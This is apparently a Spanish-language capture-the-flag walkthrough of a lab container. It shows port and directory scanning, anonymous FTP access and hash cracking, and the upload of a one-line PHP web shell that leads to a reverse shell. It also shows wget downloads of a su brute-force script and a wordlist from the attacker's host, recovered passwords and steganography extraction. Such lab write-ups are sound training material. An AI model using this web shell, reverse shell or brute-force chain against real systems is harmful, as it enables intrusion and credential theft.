

File

`❯ nmap -sCV --open -p- -Pn -n -vvv 172.17.0.2`




```
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r--    1 65534    65534          33 Sep 12 21:50 anon.txt
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


`http-enum`




```
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
| http-enum:
|_  /uploads/: Potentially interesting directory w
MAC Address: 02:42:AC:11:00:02 (Unknown)
```




```
 whatweb 172.17.0.2
ttp://172.17.0.2 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[172.17.0.2], Title[Apache2 U
untu Default Page: It works]
```



```
❯ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||60512|)
150 Here comes the directory listing.
-r--r--r--    1 65534    65534          33 Sep 12 21:50 anon.txt
226 Directory send OK.
ftp> get anon.txt
local: anon.txt remote: anon.txt
229 Entering Extended Passive Mode (|||22044|)
150 Opening BINARY mode data connection for anon.txt (33 bytes).
100% |*******************************************************************
226 Transfer complete.
33 bytes received in 00:00 (9.12 KiB/s)
ftp>
```



```
❯ cat anon.txt

       File: anon.txt

       53dd9c6005f3cdfc5a69c5c07388016d
```




Enter up to 20 non-salted hashes, one per line:


```
53dd9c6005f3cdfc5a69c5c07388016d
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
53dd9c6005f3cdfc5a69c5c07388016d	md5	justin



```
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://172.17.0.2/ -t 200 -x html,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 11008]
/.html                (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
/file_upload.php      (Status: 200) [Size: 468]
```




```
shell.phar

    File: shell.phar

    <?php
        system($_GET['cmd']');
    ?>
```



172.17.0.2//file_upload.php

Selecciona un archivo: Browse... shell.phar




Index of /uploads

Name	Last modified	Size	Desc
Parent Directory		-	
info.phar	2025-01-09 19:37	22	
reverse.phar	2025-01-09 19:42	5.4K	
shell.phar	2025-01-09 19:33	34	


reverse shell de revshell.com php passthru

adentro y tratamineot de la tty




```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [[redacted]] from (UNKNOWN) [172.17.0.2] 51096
Linux 8e845fa57406 6.11+parrot-amd64 #1 SMP PREEMPT_DYNAMIC
 19:42:24 up 14:07,  0 users,  load average: 0.47, 6.56, 11.
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PC
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@8e845fa57406:/$ export TERM=xterm
export TERM=xterm
www-data@8e845fa57406:/$ echo $SHELL
echo $SHELL
/bin/bash
www-data@8e845fa57406:/$ stty rows 38 columns 147
stty rows 38 columns 147
www-data@8e845fa57406:/$ 
```


despues de rato de no encontrar nada, me decido a hacer fuerza vruta por su y por ssh.... por ssh con hydra no encontre nada.. por su si!



```
www-data@8e845fa57406:/$ cd /tmp
www-data@8e845fa57406:/tmp$ wget http://192.168.137.5:2323/Linux-Su-Force.sh -O lsf.sh
--2025-01-09 20:00:25--  http://192.168.137.5:2323/Linux-Su-Force.sh
Connecting to [redacted]... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1600 (1.6K) [application/x-sh]
Saving to: 'lsf.sh'

lsf.sh                       100%[===================================================================>]   1.56K  --.-KB/s    in 0s

2025-01-09 20:00:25 (99.0 MB/s) - 'lsf.sh' saved [1600/1600]

www-data@8e845fa57406:/tmp$ chmod +x lsf.sh
www-data@8e845fa57406:/tmp$ ./lsf.sh
Uso: ./lsf.sh USUARIO DICCIONARIO
Se deben especificar tanto el nombre de usuario como el archivo de diccionario.
www-data@8e845fa57406:/tmp$ wget http://192.168.137.5:2323/rockyou.txt -O ru.txt
--2025-01-09 20:01:02--  http://192.168.137.5:2323/rockyou.txt
Connecting to [redacted]:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921507 (133M) [text/plain]
Saving to: 'ru.txt'

ru.txt                       100%[===================================================================>] 133.44M  86.5MB/s    in 1.5s

2025-01-09 20:01:04 (86.5 MB/s) - 'ru.txt' saved [139921507/139921507]
```




```
Contraseña encontrada para el usuario mario: password123
www-data@8e845fa57406:/tmp$
```



```
Contraseña encontrada para el usuario fernando: chocolate
www-data@8e845fa57406:/tmp$
```


de los otros dos usuarios no encontre....

nos descargamos la imagen de fernandito, y sacamos lo que tiene dentro




```
drwxrwxr-x 1 fernando fernando     10 Sep 11 22:30 .local
-rw-r--r-- 1 fernando fernando    807 Feb 25  2020 .profile
-rw-rw-r-- 1 fernando fernando 187638 Sep 11 23:14 dragon-medieval.jpeg
fernando@8e845fa57406:~$

[i] Found passphrase: "secret"
[i] Original filename: "pass.txt".
[i] Extracting to "foto.jpeg.out".

❯ ls
 Academia   Documents   foto.jpeg       Machines   nuclei-templates   pspy     Videos   ~
 Desktop    Downloads   foto.jpeg.out   Music      Pictures           Public   Work
❯ steghide extract -sf foto.jpeg
Enter passphrase:
wrote extracted data to "pass.txt".
❯ cat pass.txt
       File: pass.txt
   1   cbfdac6008f9cab4083784cbd1874f76618d2a97
```

q a fin de cuentas es la clave de mario q ya teniamos =/

